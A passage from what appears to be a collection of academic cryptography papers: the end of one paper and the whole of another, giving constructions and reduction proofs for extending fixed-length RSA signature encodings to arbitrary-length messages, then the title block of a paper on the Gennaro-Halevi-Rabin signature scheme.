    an integer $k > 0$
    an integer $a \in [0, k-1]$
    a function $\mu : \{0,1\}^{k+1} \rightarrow \{0,1\}^k$
Key generation: Generate′
    $\{N, e, d\} \leftarrow RSA(1^k)$
    public key : $\{N, e\}$
    private key : $\{N, d\}$
Signature generation: Sign′
    Split the message $m$ into blocks of size $k-a$ bits
    such that $m = m[1]||\ldots||m[r]$.
    let $\alpha = \prod_{i=1}^{r} \mu(0||i||m[i]) \bmod N$
    where $i$ in $0||i||m[i]$ is the $a$-bit string representing $i$.
    let $y \leftarrow \mu(1||\alpha)$
    return $y^d \bmod N$
Verification: Verify′
    $y \leftarrow x^e \bmod N$
    let $\alpha = \prod_{i=1}^{r} \mu(0||i||m[i]) \bmod N$
    let $y' \leftarrow \mu(1||\alpha)$
    if $y = y'$ then return 1 else return 0.
```

Fig. 2. The new construction using function μ for signing long messages.

This construction preserves the resistance against adaptive chosen message attack of the signature scheme:

Theorem 1. *If the signature scheme* {Generate, Sign, Verify} *is* (t, q_{sig}, ϵ) *secure, then the signature scheme* {Generate', Sign', Verify'} *which signs messages of length* $2^a \cdot (k-a)$ *bits is* $(t', q'_{sig}, \epsilon')$ *secure, where:*

$$t' = t - 2^a \cdot q_{sig} \cdot \mathcal{O}(k^2)\,, \tag{1}$$

$$q'_{sig} = q_{sig} - 2^{a+1}\,, \tag{2}$$

$$\epsilon' = \epsilon\ \ . \tag{3}$$

Proof. Let $\mathcal{F}'$ be a forger that $(t', q'_{sig}, \epsilon')$-breaks the signature scheme {Generate', Sign', Verify'} . We construct a forger $\mathcal{F}$ that (t, q_{sig}, ϵ)-breaks the signature scheme {Generate, Sign, Verify} using $\mathcal{F}'$. The forger $\mathcal{F}$ has oracle access to a signer $\mathcal{S}$ for the signature scheme {Generate, Sign, Verify} and its goal is to produce a forgery for {Generate, Sign, Verify} . The forger $\mathcal{F}$ will answer the signature queries of $\mathcal{F}'$ itself.

The forger $\mathcal{F}$ is given as input $\{N, e\}$ where N, e were obtained by running Generate. It starts running $\mathcal{F}'$ with the public key $\{N, e\}$.

When $\mathcal{F}'$ asks the signature of the j-th message m_j with $m_j = m_j[1]||\dots||m_j[r_j]$, $\mathcal{F}$ computes:

$$\alpha_j = \prod_{i=1}^{r_j} \mu(0||i||m_j[i]) \bmod N$$

and requests from $\mathcal{S}$ the signature $s_j = \mu(1||\alpha_j)^d \bmod N$ of the message $1||\alpha_j$, and returns s_j to $\mathcal{F}'$. Let q be the total number of signatures requested by $\mathcal{F}'$.

Eventually $\mathcal{F}'$ outputs a forgery $\{m', s'\}$ for the signature scheme {Generate', Sign', Verify'} with $m' = m'[1]||\dots||m'[r']$, from which $\mathcal{F}$ computes:

$$\alpha' = \prod_{i=1}^{r'} \mu(0||i||m'[i]) \bmod N$$

We distinguish two cases:

First case: $\alpha' \notin \{\alpha_1, \dots, \alpha_q\}$. In this case $\mathcal{F}$ outputs the forgery $\{1||\alpha', s'\}$ and halts. This is a valid forgery for the signature scheme {Generate, Sign, Verify} since $s' = \mu(1||\alpha')^d$ and the signature of $1||\alpha'$ was never asked to the signer $\mathcal{S}$.

Second case: $\alpha' \in \{\alpha_1, \dots, \alpha_q\}$, so there exist c such that $\alpha' = \alpha_c$. Let denote $m = m_c$, $\alpha = \alpha_c$ and $r = r_c$. We have:

$$\prod_{i=1}^{r'} \mu(0||i||m'[i]) \bmod N = \prod_{i=1}^{r} \mu(0||i||m[i]) \bmod N \tag{4}$$

The message m' is distinct from the message m because the signature of m has been requested by $\mathcal{F}'$ whereas the signature of m' was never requested by $\mathcal{F}$, since m' is the message of the forgery. Consequently there exist an integer j such that:

$$0||j||m'[j] \notin \{0||1||m[1], \dots, 0||r||m[r]\} \tag{5}$$

or

$$0||j||m[j] \notin \{0||1||m'[1], \dots, 0||r'||m'[r']\} \tag{6}$$

We assume that condition (5) is satisfied (condition (6) leads to the same result). In this case $\mathcal{F}$ asks $\mathcal{S}$ for the signatures x'_i of the messages $0||i||m'[i]$ for $i \in [1, r']$ and $i \neq j$, and the signatures x_i of the messages $0||i||m[i]$ for $i \in [1, r]$. Since from (4):

$$\mu(0||j||m'[j]) = \Big(\prod_{i} \mu(0||i||m[i]\Big)\Big(\prod_{i \neq j} \mu(0||j||m'[j])\Big)^{-1} \bmod N$$

the forger $\mathcal{F}$ can compute the signature of $0||j||m'[j]$ from the other signatures:

$$x'_j = \mu(0||j||m'[j])^d = \Big(\prod_i x_i\Big)\Big(\prod_{i \neq j} x'_j\Big)^{-1} \bmod N$$

and $\mathcal{F}$ finally outputs the forgery $\{0||j||m'[j], x'_j\}$. This is a valid forgery for the signature scheme $\{\mathsf{Generate}, \mathsf{Sign}, \mathsf{Verify}\}$ since the signature of $0||j||m'[j]$ was never asked from the signer $\mathcal{S}$.

We assume that μ can be computed in time linear in k, as is the case for most padding functions. The running time of $\mathcal{F}$ is then the running time of $\mathcal{F}'$ plus the time necessary for the multiplications modulo N, which is quadratic.

□

Note that q_{sig} must me greater than 2^{a+1} so that equation (2) holds. The security reduction is tight: the probability of success of $\mathcal{F}$ is exactly the probability of success of $\mathcal{F}'$.

4 Conclusion and Further Research

We have reduced the problem of designing a secure deterministic general-purpose RSA padding scheme to the problem of designing a one block secure padding scheme, by providing an efficient and secure tool to extend the latter into the former. As stated previously, this focuses more sharply the question of finding a secure encoding for RSA signatures, by showing that the difficulty is not in handling messages of arbitrary length, but rather in finding a secure redundancy function for short messages, which remains an open problem.

Our construction assumes that the padding function μ takes as input messages larger than the modulus; padding schemes such as ISO/IEC 9697-1 are consequently uncovered. A possible line of research could be a construction similar to ours, using a small (1024-bit) inner modulus and a larger (2048-bit) outer modulus.

5 Acknowledgements

We thank Jean-Marc Robert and Geneviève Arboit for useful discussions and the anonymous referees for their comments.

References

1. M. Bellare and P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*, proceedings of the First Annual Conference on Computer and Commmunications Security, ACM, 1993.
2. M. Bellare and P. Rogaway, *The exact security of digital signatures - How to sign with RSA and Rabin*, proceedings of Eurocrypt'96, LNCS vol. 1070, Springer-Verlag, 1996, pp. 399-416.
3. R. Canetti, O. Goldreich and S. Halevi, *The Random Oracle Methodology, Revisited*, STOC '98, ACM, 1998.
4. W. Diffie and M. Hellman, *New directions in cryptography*, IEEE Transactions on Information Theory, IT-22, 6, pp. 644-654, 1976.

5. S. Goldwasser, S. Micali and R. Rivest, *A digital signature scheme secure against adaptive chosen-message attacks*, SIAM Journal of computing, 17(2):281-308, april 1988.
6. ISO/IEC 9796, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 1: Mechanisms using redundancy*, 1999.
7. ISO/IEC 9796-2, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 2: Mechanisms using a hash-function*, 1997
8. RSA Laboratories, PKCS #1*: RSA cryptography specifications*, version 2.0, September 1998.
9. J.F. Misarsky, *How (not) to design signature schemes*, proceedings of PKC'98, Lecture Notes in Computer Science vol. 1431, Springer Verlag, 1998.
10. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public key cryptosystems*, CACM 21, 1978.

From Fixed-Length to Arbitrary-Length RSA Padding Schemes Revisited

[Accepté à PKC'05.]

Julien Cathalo[1], Jean-Sébastien Coron[2], and David Naccache[2,3]

[1] UCL Crypto Group
Place du Levant 3, Louvain-la-Neuve, B-1348, Belgium
cathalo@dice.ucl.ac.be
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com
[3] Royal Holloway, University of London
Information Security Group
Egham, Surrey TW20 0EX, UK
david.naccache@rhul.ac.uk

Abstract. To sign with RSA, one usually encodes the message m as $\mu(m)$ and then raises the result to the private exponent modulo N. In Asiacrypt 2000, Coron *et al.* showed how to build a secure RSA encoding scheme $\mu'(m)$ for signing arbitrarily long messages from a secure encoding scheme $\mu(m)$ capable of handling only fixed-size messages, without making any additional assumptions. However, their construction required that the input size of μ be larger than the modulus size. In this paper we present a construction for which the input size of μ does not have to be larger than N. Our construction shows that the difficulty in building a secure encoding for RSA signatures is not in handling messages of arbitrary length, but rather in finding a secure encoding function for short messages, which remains an open problem in the standard model.

1 Introduction

A common practice for signing with RSA is to first apply some encoding function μ to the message m, and then raise the result to the signature exponent modulo N. This is the basis of numerous standards such as ISO/IEC-9796-1 [7], ISO 9796-2 [8] and PKCS#1 V2.0 [11].

For digital signature schemes, the strongest security notion was defined by Goldwasser, Micali and Rivest in [6], as *existential unforgeability under an adaptive chosen message attack*. This notion captures the property that an attacker cannot produce a valid signature, even after obtaining the signature of (polynomially many) messages of his choice.

Many RSA encoding schemes have been designed and many have been broken (see [9] for a survey). The Full Domain Hash (FDH) scheme and the Probabilistic Signature Scheme (PSS) [3] were among the first practical and provably secure RSA signature schemes. Those schemes are provably secure in the random oracle model [2], wherein the hash function is assumed to behave as a truly random function. However, security proofs in the random oracle model are not "real" proofs, and can be only considered as heuristic, since in the real world random oracles are necessarily replaced by functions which can be computed by all parties. A famous result by Canneti, Goldreich and Halevi [4] shows that a security proof in the random oracle model does not necessarily imply security in the "real world".

In this paper, we focus on the problem of finding a secure encoding scheme for arbitrarily long messages, given a secure encoding scheme for fixed-size messages. It is well known that this can be done using a collision-resistant hash function $H : \{0,1\}^* \rightarrow \{0,1\}^\ell$ for both signing and verifying, where ℓ is the input size of $\mu(m)$. A standard argument shows that if the original signature scheme is secure against existential forgery under a chosen-message attack, then so is the signature scheme with the hash.

In Asiacrypt 2000, Coron, Koeune and Naccache [5] showed that for RSA signatures, the same result can be obtained without assuming the existence of collision-resistant hash-functions. Namely, they construct an encoding scheme $\mu'(m)$ for messages in $\{0,1\}^*$, given an encoding scheme $\mu(m)$ for messages of fixed-size. They show that if RSA signature with $\mu(m)$ is secure against existential forgery under a chosen-message attack (in the standard model), then so is RSA with $\mu'(m)$ for messages of arbitrary size, without any additional assumptions.

However, their construction requires that the input size ℓ of $\mu(m)$ be larger than the size of N (hereafter denoted k). Several standards (for example the ISO/IEC 9697-1 standard [7]) fail to comply with this property. The authors left as an open problem the case $\ell \leq k$.

In this paper, we solve this open problem and provide a construction for any input size ℓ. A variant of this problem was already solved by Arboit and Robert in [1], who proposed a construction similar to [5] that works for any ℓ, but at the cost of a new security assumption, namely the division intractability of the encoding function $\mu(m)$. The advantage of our construction is that we do not make any additional assumptions, namely if RSA signature with $\mu(m)$ is secure against existential forgery under a chosen-message attack, then so is RSA with $\mu'(m)$ for messages of arbitrary size. As is the case for the constructions in [5] and [1], a practical advantage of our construction is that it allows to perform some pre-computations on partially received messages, *e.g.* on IP packets which are typically received in random order.

We believe that our result focuses more sharply the question of finding a secure encoding for RSA signatures, by showing that the difficulty is not in handling messages of arbitrary length, but rather in finding a securing encoding for short messages, which remains an open problem in the standard model.

2 Definitions

2.1 Signature Schemes

The digital signature of a message m is a string that depends on m and on some secret known only to the signer, in such a way that anyone can check the validity of the signature. The following definitions are based on [6].

Definition 1 (Signature scheme). *A signature scheme is defined by the following:*

- *The key generation algorithm* $\mathsf{Generate}$ *is a probabilistic algorithm which given* 1^k*, outputs a pair of matching public and secret keys,* $(\mathsf{pk}, \mathsf{sk})$*.*
- *The signing algorithm* Sign *takes the message* M *to be signed and the secret key* sk *and returns a signature* $x = \mathsf{Sign}_{\mathsf{sk}}(M)$*. The signing algorithm may be probabilistic.*
- *The verification algorithm* Verify *takes a message* M*, a candidate signature* x' *and the public key* pk*. It returns a bit* $\mathsf{Verify}_{\mathsf{pk}}(M, x')$*, equal to one if the signature is accepted, and zero otherwise. We require that if* $x \leftarrow \mathsf{Sign}_{\mathsf{sk}}(M)$*, then* $\mathsf{Verify}_{\mathsf{pk}}(M, x) = 1$*.*

2.2 Security of Signature Schemes

The security of signature schemes was formalized in an asymptotic setting by Goldwasser, Micali and Rivest [6]. Here we use the definitions of [3] which provide a framework for the concrete security analysis of digital signatures. Resistance against adaptive chosen-message attacks is considered: a forger $\mathcal{F}$ can dynamically obtain signatures of messages of its choice and attempt to output a valid forgery. A *valid forgery* is a message/signature pair (M, x) such that $\mathsf{Verify}_{\mathsf{pk}}(M, x) = 1$ whilst the signature of M was never requested by $\mathcal{F}$.

Definition 2. *A forger* $\mathcal{F}$ *is said to* $(t, q_{sig}, \varepsilon)$*-break the signature scheme* $(\mathsf{Generate}, \mathsf{Sign}, \mathsf{Verify})$ *if after at most* $q_{sig}(k)$ *signature queries and* $t(k)$ *processing time, it outputs a valid forgery with probability at least* $\varepsilon(k)$ *for any* $k > 0$*.*

Definition 3. *A signature scheme* $(\mathsf{Generate}, \mathsf{Sign}, \mathsf{Verify})$ *is* $(t,\ q_{sig},\ \varepsilon)$*-secure if there is no forger who* $(t, q_{sig}, \varepsilon)$*-breaks the scheme.*

2.3 The RSA Primitive

RSA [10] is the most widely used public-key cryptosystem. It can be used to provide both encryption schemes and digital signatures.

Definition 4 (The RSA cryptosystem). *RSA is a family of trapdoor permutations. It is specified by:*

- *The RSA generator* $\mathcal{RSA}$*, which on input* 1^k*, randomly selects two distinct* $k/2$*-bit primes* p *and* q *and computes the modulus* $N = p \cdot q$*. It randomly picks an encryption exponent* $e \in \mathbb{Z}^*_{\phi(N)}$ *and computes the corresponding decryption exponent* d *such that* $e \cdot d = 1 \bmod \phi(N)$*. The generator returns* $\{N, e, d\}$*.*
- *The encryption function* $f : \mathbb{Z}_N^* \to \mathbb{Z}_N^*$ *defined by* $f(x) = x^e \bmod N$*.*
- *The decryption function* $f^{-1} : \mathbb{Z}_N^* \to \mathbb{Z}_N^*$ *defined by* $f^{-1}(y) = y^d \bmod N$*.*

2.4 RSA Encoding and Signature

Let μ be a encoding function taking as input a message of size ℓ bits and returning a k-bit integer. We consider in figure 1 the classical RSA signature scheme which signs fixed-length ℓ-bits messages.

```
System parameters
  - two integers $k > 0$ and $\ell > 0$
  - a function $\mu : \{0,1\}^\ell \rightarrow \{0,1\}^k$
Key generation: Generate
  - $(N, e, d) \leftarrow RSA(1^k)$
  - public key : $(N, e)$
  - private key : $(N, d)$
Signature generation: Sign
  - let $y \leftarrow \mu(m)$
  - return $y^d \bmod N$
Signature verification: Verify
  - let $y \leftarrow x^e \bmod N$
  - let $y' \leftarrow \mu(m)$
  - if $y = y'$ then return one else return zero.
```

Fig. 1. The Classical RSA Paradigm: Using μ for Signing Fixed-Length Messages.

3 The Coron-Koeune-Naccache Construction

We recall in figure 2 the construction proposed in [5]. It assumes that the encoding function μ can handle inputs of size $k + 1$ where k is the size of the modulus and allows to sign $2^a \cdot (k - a)$ bit messages where $0 \leq a \leq k - 1$. The construction can be recursively iterated to sign messages of arbitrary length. Throughout this paper, $m_1 || m_2$ will denote the concatenation of m_1 and m_2.

It is shown in [5] that the scheme described in figure 2 is secure against existential forgery under a chosen message attack :

Theorem 1. *If the signature scheme* (Generate, Sign, Verify) *is* $(t, q_{sig}, \varepsilon)$ *secure, then the signature scheme* (Generate*, Sign*, Verify*) *which signs* $2^a \cdot (k - a)$ *bit messages is* $(t^*, q^*_{sig}, \varepsilon^*)$ *secure, where:*

$$
\begin{aligned}
t^*(k) &= t(k) - 2^a \cdot q_{sig}(k) \cdot \mathcal{O}(k^2)\,, && (1)\\
q^*_{sig}(k) &= q_{sig}(k) - 2^{a+1}\,, && (2)\\
\varepsilon^*(k) &= \varepsilon(k)\ . && (3)
\end{aligned}
$$

4 Bimodular Encoding

We describe in figure 3 our new signature scheme (Generate', Sign', Verify') based on a function μ wherein the input size ℓ is not necessarily larger than k. Our construction uses the same encoding function μ with two distinct moduli N_1 and N_2 of sizes k_1 and k_2 bits, respectively. For the sake of clarity and since encoding functions take the modulus as a parameter, we will write μ_i when μ is used with modulus N_i. We denote by ℓ_1, ℓ_2 the input

```
System parameters
    - two integers $k > 0$ and $a \in [0, k-1]$
    - a function $\mu : \{0,1\}^{k+1} \rightarrow \{0,1\}^k$
Key generation: Generate$^*$
    - $(N, e, d) \leftarrow RSA(1^k)$
    - public key : $(N, e)$
    - private key : $(N, d)$
Signature generation: Sign$^*$
    - Split the message $m$ into $(k-a)$-bit blocks
      such that $m = m[1]||\ldots||m[r]$.
    - let $\alpha = \prod_{i=1}^{r} \mu(0||i||m[i]) \bmod N$
      where $i$ in $0||i||m[i]$ is an $a$-bit string representing $i$.
    - let $y \leftarrow \mu(1||\alpha)$
    - return $y^d \bmod N$
Verification: Verify$^*$
    - let $y \leftarrow x^e \bmod N$
    - let $\alpha = \prod_{i=1}^{r} \mu(0||i||m[i]) \bmod N$
    - let $y' \leftarrow \mu(1||\alpha)$
    - if $y = y'$ then return one else return zero.
```

Fig. 2. Coron-Koeune-Naccache Encoding of Arbitrary Length Messages.

sizes of μ_1, μ_2 respectively, as a function of the parameters k_1, k_2. Our construction requires that $\ell_2 \geq k_1$.

Our construction enables to sign $2^a \cdot (\ell_1 - a)$ bit messages where $0 \leq a \leq \ell_1 - 1$. The maximum length that can be handled by the new construction is $2^{\ell_1 - 1}$ bits for $a = \ell_1 - 1$ or $a = \ell_1 - 2$ and, as in [5], the construction can be recursively iterated so as to sign arbitrarily long messages.

A possible realization example is the following: assume that we are given an encoding function μ that takes as input $k/2$-bit messages and outputs k-bit strings, for signing with a k-bit RSA modulus. If we take for example $k_1 = 1024$, $k_2 = 2048$ and $a = 24$, then messages of size up to $2^{24} \cdot 488 \simeq 8.2 \cdot 10^9$ bits can be signed. First, one applies the encoding function $\mu_1 : \{0,1\}^{512} \rightarrow \{0,1\}^{1024}$ to the 2^{24} blocks of 488 bits; then one multiplies together the resulting 1024-bit integers modulo N_1 and obtains a 1024-bit integer which is finally signed using the encoding function $\mu_2 : \{0,1\}^{1024} \rightarrow \{0,1\}^{2048}$ modulo N_2. Notice that d_1 is not used for signing and e_1 is not needed for the verification either; thus (e_1, d_1) is to be deleted after the generation of N_1.

The following theorem states that this construction preserves the resistance against chosen message attacks of the original signature scheme:

```
System parameters
  - two positive integers $k_1, k_2$ such that $k_2 > k_1$
  - an integer $a \in [0, k_1 - 1]$
  - two functions $\mu_i : \{0,1\}^{\ell_i} \rightarrow \{0,1\}^{k_i}$ for $i = 1, 2$
    such that $\ell_2 \geq k_1$.
Key generation: Generate'
  - $(N_1, e_1, d_1) \leftarrow RSA(1^{k_1})$
  - $(N_2, e_2, d_2) \leftarrow RSA(1^{k_2})$
  - public key : $(N_1, N_2, e_2)$
  - private key : $(N_1, N_2, d_2)$
Signature generation: Sign'
  - Split the message $m$ into $(\ell_1 - a)$-bit blocks
    such that $m = m[1]|| \ldots ||m[r]$.
  - let $\alpha = \prod_{i=1}^{r} \mu_1(i||m[i]) \bmod N_1$
    where $i$ in $i||m[i]$ is an $a$-bit string representing $i$.
  - let $y \leftarrow \mu_2(\alpha)$
  - return $y^{d_2} \bmod N_2$
Verification: Verify'
  - $y \leftarrow x^{e_2} \bmod N_2$
  - let $\alpha = \prod_{i=1}^{r} \mu_1(i||m[i]) \bmod N_1$
  - let $y' \leftarrow \mu_2(\alpha)$
  - if $y = y'$ then return one else return zero.
```

Fig. 3. Bimodular Encoding of Arbitrary Length Messages.

Theorem 2. *If the signature scheme* (Generate, Sign, Verify) *is* $(t, q_{sig}, \varepsilon)$ *secure, then the signature scheme* (Generate', Sign', Verify') *which signs* $2^a \cdot (\ell_1 - a)$ *bit messages is* $(t', q'_{sig}, \varepsilon')$ *secure, where:*

$$t'(k_1, k_2) = t(k_1) - 2^a \cdot q'_{sig}(k_1, k_2) \cdot \mathcal{O}({k_2}^3)\,, \tag{4}$$

$$q'_{sig}(k_1, k_2) = q_{sig}(k_1) - 2^{a+1}\,, \tag{5}$$

$$\varepsilon'(k_1, k_2) = 2 \cdot \varepsilon(k_1)\ \ . \tag{6}$$

Proof. Without loss of generality, we can assume that $t(k)$ and $q_{sig}(k)$ are increasing functions of k, and that $\varepsilon(k)$ is a decreasing function of k.

Let $\mathcal{F}'$ be a forger that breaks the signature scheme (Generate', Sign', Verify') for the parameters (k_1, k_2). We construct a forger $\mathcal{F}_1$ for the signature scheme (Generate, Sign, Verify) for the parameter $k = k_1$ and a forger $\mathcal{F}_2$ for same signature scheme with parameter $k = k_2$. When the same property holds for both $\mathcal{F}_1$ and $\mathcal{F}_2$, we write this property for a generic forger $\mathcal{F}$. The forger $\mathcal{F}$ will run $\mathcal{F}'$ in order to produce a forgery; it will answer the signature queries of $\mathcal{F}'$ by itself. $\mathcal{F}$ has access to a signing oracle $\mathcal{S}$ for (Generate, Sign, Verify) .

First, we pick a random bit b. If $b = 1$, we construct a forger $\mathcal{F}_1$ for the parameter $k = k_1$. If $b = 0$, we construct a forger $\mathcal{F}_2$ for the parameter $k = k_2$.

$\mathcal{F}$ is first given as input (N, e) where N, e were obtained by running Generate for the parameter k defined previously. The forger $\mathcal{F}$ then starts running $\mathcal{F}'$ with the public key (N_1, N_2, e_2), where N_1, N_2, e_2 are defined as follows :

If $b = 1$, the forger $\mathcal{F}_1$ sets $N_1 \leftarrow N$, $e_1 \leftarrow e$ and runs $RSA(1^{k_2})$ to obtain (N_2, e_2, d_2). Otherwise (if $b = 0$) the forger $\mathcal{F}_2$ sets $N_2 \leftarrow N$, $e_2 \leftarrow e$ and runs $RSA(1^{k_1})$ to obtain (N_1, e_1, d_1).

We observe that the view of the forger $\mathcal{F}'$ in independent of the bit b, since in both cases the moduli N_1 and N_2 are generated using $RSA(1^{k_1})$ and $RSA(1^{k_2})$, either by $\mathcal{F}$ itself or through (N, e) given as input to $\mathcal{F}$.

When $\mathcal{F}'$ asks the signature of the j-th message m_j with $m_j = m_j[1]||\ldots||m_j[r_j]$, $\mathcal{F}$ computes:

$$\alpha_j = \prod_{i=1}^{r_j} \mu_1(i||m_j[i]) \bmod N_1$$

If $b = 0$ then $\mathcal{F}_2$ requests the signature s_j of α_j from $\mathcal{S}$. If $b = 1$ then $\mathcal{F}_1$ can compute $s_j = \mu_2(\alpha_j)^{d_2} \bmod N_2$ directly since it knows d_2. Let q'_{sig} be the total number of signatures requested by $\mathcal{F}'$.

Eventually $\mathcal{F}'$ outputs a forgery (m', s') for the signature scheme (Generate', Sign', Verify') with $m' = m'[1]||\ldots||m'[r']$, from which $\mathcal{F}$ computes:

$$\alpha' = \prod_{i=1}^{r'} \mu_1(i||m'[i]) \bmod N_1 \tag{7}$$

We denote by β the probability that $\alpha' \notin \{\alpha_1, \ldots, \alpha_q\}$. Note that since the view of $\mathcal{F}'$ is independent of b, this event is independent of b as well. We distinguish three cases:

First case: $\alpha' \notin \{\alpha_1, \ldots, \alpha_q\}$ and $b = 0$. From the remark above, this happens with probability $\beta/2$. In which case $\mathcal{F}_2$ outputs the forgery (α', s') and halts. This is a valid forgery for the signature scheme (Generate, Sign, Verify) since $s' = \mu_2(\alpha')^{d_2} \bmod N_2$ and the signature of α' was never asked to the signing oracle $\mathcal{S}$.

Second case: $\alpha' \in \{\alpha_1, \ldots, \alpha_q\}$ and $b = 1$. This happens with probability $(1 - \beta)/2$. Let c be such that $\alpha = \alpha_c$. We write $m = m_c$, $\alpha = \alpha_c$ and $r = r_c$, which gives using (7) :

$$\prod_{i=1}^{r'} \mu_1(i||m'[i]) \bmod N_1 = \prod_{i=1}^{r} \mu_1(i||m[i]) \bmod N_1 \tag{8}$$

We show that the previous equation leads to a multiplicative forgery for the modulus $N_1 = N$, which enables $\mathcal{F}_1$ to compute a forgery.

First, the message m' must be distinct from m because the signature of m has been requested by $\mathcal{F}'$ whereas the signature of m' was never requested by $\mathcal{F}$, since m' is the message for which a forgery was obtained. Consequently there exists an integer j such that either :

$$j||m'[j] \notin \{1||m[1], \ldots, r||m[r]\} \tag{9}$$

or :

$$j||m[j] \notin \{1||m'[1], \ldots, r'||m'[r']\} \tag{10}$$

We assume that condition (9) is satisfied (condition (10) leads to the same result). Therefore from (8) we can write :

$$\mu(j||m'[j]) = \Big(\prod_i \mu(i||m[i]\Big)\Big(\prod_{i \neq j} \mu(i||m'[i])\Big)^{-1} \bmod N_1 \tag{11}$$

$\mathcal{F}_1$ asks the signing oracle $\mathcal{S}$ for the signatures x_i of the messages $i||m[i]$, $1 \leq i \leq r$, and for the signatures x'_i of the messages $i||m'[i]$, $1 \leq i \leq r'$, $i \neq j$. Using (11), $\mathcal{F}_1$ can compute the signature of $j||m'[j]$ from the other signatures :

$$x'_j = \mu(j||m'[j])^{d_1} = \Big(\prod_i x_i\Big)\Big(\prod_{i \neq j} x'_i\Big)^{-1} \bmod N_1$$

and $\mathcal{F}_1$ finally outputs the forgery $(j||m'[j], x'_j)$. This is a valid forgery for the signature scheme (Generate, Sign, Verify) since the signature of $j||m'[j]$ was never asked to the signing oracle.

Third case: $\alpha' \notin \{\alpha_1, \ldots, \alpha_q\}$ and $b = 1$, or $\alpha' \in \{\alpha_1, \ldots, \alpha_q\}$ and $b = 0$. In this case, $\mathcal{F}$ fails. This happens with probability 1/2.

To summarize, from a forger $\mathcal{F}'$ that breaks the signature scheme (Generate', Sign', Verify') with probability ε' for the parameters (k_1, k_2), we construct a forger $\mathcal{F}$ that breaks the signature scheme (Generate, Sign, Verify) with probability $\varepsilon' \cdot \beta/2$ for the parameter k_2, and with probability $\varepsilon' \cdot (1-\beta)/2$ for the parameter k_1, for some (unknown) β. Therefore, if we assume that the signature scheme (Generate, Sign, Verify) cannot be broken in time $t(k)$ with probability greater than $\varepsilon(k)$ for all k, we must have :

$$\varepsilon'(k_1, k_2) \cdot \beta/2 \leq \varepsilon(k_2)$$

and

$$\varepsilon'(k_1, k_2) \cdot (1-\beta)/2 \leq \varepsilon(k_1)$$

which implies using $\varepsilon(k_2) \leq \varepsilon(k_1)$ that :

$$\varepsilon'(k_1, k_2) \leq 2 \cdot \varepsilon(k_1)$$

which gives (6).

In the following, we assume that the time required to compute μ for the parameter k is $\mathcal{O}(k^2)$, as is usually the case for most encoding schemes. If $b = 0$, then for each of the q'_{sig}

queries of $\mathcal{F}'$, the forger $\mathcal{F}_2$ makes at most 2^a multiplications modulo N_1 and one query to $\mathcal{S}$. Thus $\mathcal{F}_2$ runs in time

$$t(k_2) \leq t'(k_1, k_2) + q'_{sig} \cdot 2^a \cdot \mathcal{O}({k_1}^2) \tag{12}$$

If $b = 1$ then for each query of $\mathcal{F}'$, the forger $\mathcal{F}_1$ makes at most 2^a multiplications modulo N_1 and one exponentiation modulo N_2. After it has received the forgery, it makes at most 2^{a+1} multiplications modulo N_1 to compute its own forgery. Thus $\mathcal{F}_1$ runs in time :

$$t(k_1) \leq t'(k_1, k_2) + q'_{sig} \cdot 2^a \cdot \mathcal{O}({k_2}^3) \tag{13}$$

From inequalities (12) and (13), and using $t(k_1) \leq t(k_2)$, we obtain(4).

Finally, the forger $\mathcal{F}_2$ makes at most q'_{sig} queries to the signing oracle, and the forger $\mathcal{F}_1$ makes at most 2^{a+1} queries to the signing oracle. This gives $q_{sig}(k_2) \leq q'_{sig}(k_1, k_2)$ and $q_{sig}(k_1) \leq 2^{a+1}$. Using $q_{sig}(k_1) \leq q_{sig}(k_2)$, we obtain

$$q_{sig}(k_1) \leq 2^{a+1} + q'_{sig}(k_1, k_2),$$

which gives (5). □

5 Conclusion

In this paper, we showed how to construct a secure RSA encoding scheme for signing arbitrarily long messages, given any secure encoding scheme for signing fixed-size messages. This solves a problem left open by Coron *et al.* in [5]. We believe that our work focuses the question of finding a secure encoding for RSA signatures, by showing that the difficulty in building secure encoding schemes for RSA is not in handling messages of arbitrary length, but rather in finding a secure redundancy function for short messages, which remains an open problem in the standard model.

References

1. G. Arboit and J.M. Robert, *From Fixed-Length to Arbitrary-Length Messages Practical RSA Signature Padding Schemes*, in LNCS 2020 – Topics in Cryptology CT-RSA 2001, Springer-Verlag, p. 44-51.
2. M. Bellare and P. Rogaway, *Random oracles are practical : a paradigm for designing efficient protocols*, proceedings of the First Annual Conference on Computer and Commmunications Security, ACM, 1993.
3. M. Bellare and P. Rogaway, *The exact security of digital signatures - How to sign with RSA and Rabin*, proceedings of Eurocrypt'96, LNCS vol. 1070, Springer-Verlag, 1996, pp. 399-416.
4. R. Canetti, O. Goldreich and S. Halevi, *The Random Oracle Methodology, Revisited*, STOC '98, ACM, 1998.
5. J.S. Coron, F. Koeune, D. Naccache, *From fixed-length to arbitrary-length RSA padding schemes*, Proceedings of Asiacrypt 2000, LNCS vol. 1976, Springer-Verlag, 2000.
6. S. Goldwasser, S. Micali and R. Rivest, *A digital signature scheme secure against adaptive chosen-message attacks*, SIAM Journal of computing, 17(2):281-308, april 1988.
7. ISO/IEC 9796, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 1 : Mechanisms using redundancy*, 1999.

8. ISO/IEC 9796-2, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 2 : Mechanisms using a hash-function*, 1997
9. J.F. Misarsky, *How (not) to design signature schemes*, proceedings of PKC'98, Lecture Notes in Computer Science vol. 1431, Springer Verlag, 1998.
10. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public key cryptosystems*, CACM 21, 1978.
11. RSA Laboratories, PKCS #1 *: RSA cryptography specifications*, version 2.0, September 1998.

Security Analysis of the Gennaro-Halevi-Rabin Signature Scheme

[B. Preneel, Ed., *Advances in Cryptology – EUROCRYPT 2000*, vol. 1807 of *Lecture Notes in Computer Science*, pp. 91–101, Springer-Verlag, 2000.]

Jean-Sébastien Coron[1,2] and David Naccache[1]

[1] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com
[2] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr

